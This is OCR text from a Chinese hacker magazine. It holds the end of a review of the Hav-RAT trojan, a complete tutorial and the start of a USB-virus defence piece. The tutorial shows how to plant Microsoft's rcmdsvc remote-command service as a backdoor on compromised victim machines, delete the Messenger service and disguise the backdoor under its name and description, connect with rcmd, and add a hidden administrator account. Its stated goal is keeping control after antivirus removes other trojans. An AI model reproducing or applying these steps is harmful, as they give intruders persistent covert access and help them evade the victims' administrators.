


图9




图10

除了以上的功能外，Hav-RAT还有进程管理、键盘记录和SHELL功能，这些常用的功能就不再赘述了。这款木马的上线稳定性还可以，在传输速率和屏幕截图的算法上有待提高，算是一款中规中矩的远程控制软件吧！

（本文所涉及到的Hav-RAT 1.3.0已收录到光盘中）

菜鸟的无间后门

追风少年@H4CK.CN

木马病毒横行网络，杀毒软件也在忙碌着四处封杀，再强悍的木马后门程序只要在网络上现过踪迹就很难逃脱杀毒软件的穷追猛打，虽然我们可以通过加壳、加花、修改特征码等方法来对程序进行免杀修改，但杀毒软件厂商对网上流行的病毒木马特征码的实时更新以及虚拟机等技术的应用都可以将加了壳的病毒木马从内存中抓出来。如果能拥有一个“无间后门”该多好啊？让我们辛辛苦苦抓到的肉鸡永远被控制在我们的无间炼狱里，这一直是广大菜鸟的梦想。下面我就给大家介绍一款系统中的无间间谍——rcmdsvc。

先来认识一下rcmdsvc.exe，它是Windows2000 Resource Kit中的一个系统工具，是用来开启Remote Command Service（远程命令服务）的。这个服务开启的端口是445，由于与系统服务使用相同的端口，所以是比较隐蔽不易被察觉的。最关键的是因为它是微软发布的系统服务工具，所以根本不可能有杀毒软件将其认为是病毒木马，这就使得它成为了不少高手所偏爱的后门程序。而它的功能就是远程执行cmd命令，虽然无法和功能

强大的木马相比较，但将其作为一款简便快捷的后门还是很不错的。我将从入侵者的角度来详细讲一下这个系统服务的具体安装、使用方法以及如何伪装成另外的一个服务，从而让大家在入侵过程中能够灵活运用它。

一、rcmdsvc的安装

获得了一台肉鸡后，我们通常会把进一步入侵所需要的黑客工具上传到肉鸡上并将其隐藏。我们将rcmdsvc.exe上传到肉鸡的系统目录system32下，然后在肉鸡的cmd窗口里输入**rcmdsvc -install**，回车后就会看到Remote Command Service installed远程命令服务安装成功的提示了，如图1。






图1


图2

来查看一下肉鸡上的服务列表，选择“开始”—“控制面板”—“管理工具”—“服务”，就可以看到我们安装的服务了，如图2。

从图中可以看到该服务已经安装成功但是却没有启动，这就需要启动该服务使其为我们工作了，可以使用系统自带的net命令来完成。继续在肉鸡的cmd窗口里输入**net start rcmdsvc**，回车后可以在服务列表中看到Remote Command Service远程命令服务已经被成功启动（图3）。


图3

二、伪装成其它服务

光是将rcmdsvc安装为Remote Command Service远程命令服务还不够隐蔽，因为稍微有些经验的管理员在查看服务列表时就会很容易的发现这个服务。下面我们使用另一个好用的系统工具sc.exe（Service Control），这个工具是在命令行方式下管理系统中的服务的，可以在Windows2000 Resource Kit或者WindowsXP中找到该工具。我们要做的就是使用sc.exe把Remote Command Service服务伪装成Messenger服务，当然也可以将其伪装成其它的服务。

第一步：删除Messenger服务

我们在cmd窗口里输入命令**sc delete Messenger**，就可以将Messenger服务删除了。

第二步：把Remote Command Service服务改名为Messenger

在cmd窗口里输入命令**sc config rcmdsvc DisplayName=Messenger**，就可以将显示的服务名更改为Messenger了（图4）。





图4

这时我们在“服务”里就可以看到Remote Command Service服务已经变成了Messenger，不过服务的描述内容却是空的，这也很容易引起别人的怀疑（图5）。


图5

为了使这个服务看起来更“合法”，我们来给它加个描述，在cmd窗口里输入命令**sc description rcmdsvc**“发送和接收系统管理员或者警报器服务传递的消息”。命令执行成功后我们再到服务里就可以看到rcmdsvc的描述已经被加上了Messenger的描述信息了。

第三步：启动伪装后的服务

在cmd窗口下使用命令**net start Messenger**来重新启动一下服务，命令执行成功后就可以使用rcmd进行连接了。

三、远程连接后门

确定服务在肉鸡上已经安装成功后，就可以使用Windows2000 Resource Kit中的另一个小工具rcmd.exe来进行远程连接了。打开本地cmd窗口，输入命令**rcmd**，会提示我们输入远程肉鸡的IP地址，输入后回车，就会连接成功了（图6）。





图6

我们可以使用**net user runwind "h4ckisbest" /add**和**net localgroup administrators runwind /add**两条命令添加一个用户名为runwind密码为h4ckisbest的管理员用户，这样一来即使肉鸡上的灰鸽子、冰河等木马被查杀，我们也可以使用这个后门来连接肉鸡了。给肉鸡上个双保险，何乐而不为呢？

（文章中涉及到的工具rcmdsvc.exe、rcmd.exe和sc.exe已经收录在光盘中）

文章难易度：★★
文章阅读点：清除sxs病毒，利用特殊文件夹来阻止U盘病毒

防范U盘病毒，我有小妙招！



博月寒涛

今天一MM拿一U盘到我的电脑上来拷电影，因为她们宿舍的局域网老是不定时维护，因此每当维护的时候只好到我这儿拷点电影回去消磨时间。把U盘插入电脑，双击U盘图标，却发现居然没有任何反应，难道她的U盘里带有U盘病毒？！（菜鸟读者：活该，谁叫你不安装杀病毒软件的！）冤枉呀，其实我的电脑里是有瑞星的，还是最新的2007版呢，只是因为在玩街头篮球的时候会有延时，于是我才将瑞星的监控功能给禁用了，没想到就中招了。鼠标右键单击U盘图标看见了“AUTO”，我确定该U盘可能有最近风头正劲的sxs.exe病毒。

